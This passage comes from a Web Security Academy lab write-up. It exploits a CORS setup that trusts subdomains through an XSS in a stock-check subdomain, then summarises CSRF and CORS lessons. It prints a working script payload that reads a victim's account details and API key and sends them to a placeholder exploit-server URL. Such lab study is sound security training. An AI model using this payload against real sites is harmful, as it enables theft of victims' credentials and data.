
Description:
Explanation:

When we add Origin: https://evil.com we do not see Access-Control-Allow-Origin: https://evil.com.

When we add Origin: null we do not see Access-Control-Allow-Origin: null.

When we add Origin: URL we see Access-Control-Allow-Origin: URL.


When we add Origin: subdomain.URL we see Access-Control-Allow-Origin: subdomain.URL. Now we need to figure out a way to send the request from the origin that is the site or its subdomains.

We use the check stock functionality and see a subdomain - stock.URL.

We see that the productId is vulnerable to XSS.
We use this payload to steal the API Key of the victim.
1
<script> document.location="http://stock.YOUR-LAB-ID.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest(); req.onload = reqListener; req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true); req.withCredentials = true;req.send();function reqListener() {location='https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/log?key='%2bthis.responseText; };%3c/script>&storeId=1" </script>
We see the response on our collaborator when we send the payload.


We use decoder to decode the string and extract the API Key.

We submit the API Key.

This solves the lab.
Conclusion
These 15 labs (12 CSRF + 3 CORS) demonstrated how browsers’ security models create vulnerabilities when improperly configured.
CSRF Key Takeaways:
- Token Validation Must Be Complete: Checking token presence isn’t enough—validate it’s correct, tied to session, and required for all methods
- SameSite Isn’t Perfect: Method override, client-side redirects, OAuth refresh windows, and subdomain XSS all bypass SameSite protections
- Referer Validation Is Weak: Meta tags remove Referer, and substring matching allows bypasses via query parameters
- Defense in Depth Matters: Combine CSRF tokens, SameSite cookies, Referer validation, and custom headers
CORS Key Takeaways:
- Origin Reflection Is Dangerous: Dynamically reflecting any origin with credentials breaks same-origin policy
- Null Origin Should Never Be Trusted: Iframe sandbox easily sets null origin
- Subdomain Trust Is Risky: XSS on any subdomain breaks CORS protection
- Whitelist, Don’t Blacklist: Explicitly allow trusted origins rather than trying to block malicious ones
Cross-Cutting Insights:
What made these labs particularly educational was understanding how browser security features interact:
- CSRF + CORS: Can chain together—steal CSRF token via CORS, then perform CSRF attack
- SameSite + CORS: SameSite protects CSRF, but CORS misconfiguration allows reading data anyway
- XSS Breaking Everything: Both CSRF and CORS protections fail if attacker has XSS on trusted origin
The OAuth-based CSRF lab was especially interesting—showing how authentication mechanisms themselves can create 120-second windows where SameSite protections temporarily weaken. The sibling domain CSRF lab demonstrated how organizational decisions (using subdomains for different services) create security boundaries that can be crossed with XSS.
The CORS labs highlighted a critical point: allowing cross-origin reads is fundamentally more dangerous than allowing cross-origin writes. CSRF lets attackers perform actions; CORS lets attackers read data. API keys, personal information, and authentication tokens become accessible to any malicious origin when CORS is misconfigured.
Moving forward, both vulnerabilities require vigilance:
For CSRF: Never assume any defense is perfect. Token validation, SameSite cookies, and Referer checks all have bypasses. Defense in depth is essential.
For CORS: Never dynamically reflect the Origin header without strict validation. Treat subdomains as untrusted boundaries. Default to denying cross-origin access unless explicitly needed.
These vulnerabilities persist because they exploit fundamental features of how browsers work—automatic credential inclusion and cross-origin communication. Understanding them deeply isn’t just about passing labs; it’s about recognizing why these attack patterns work and how defensive mechanisms can fail when implemented incompletely.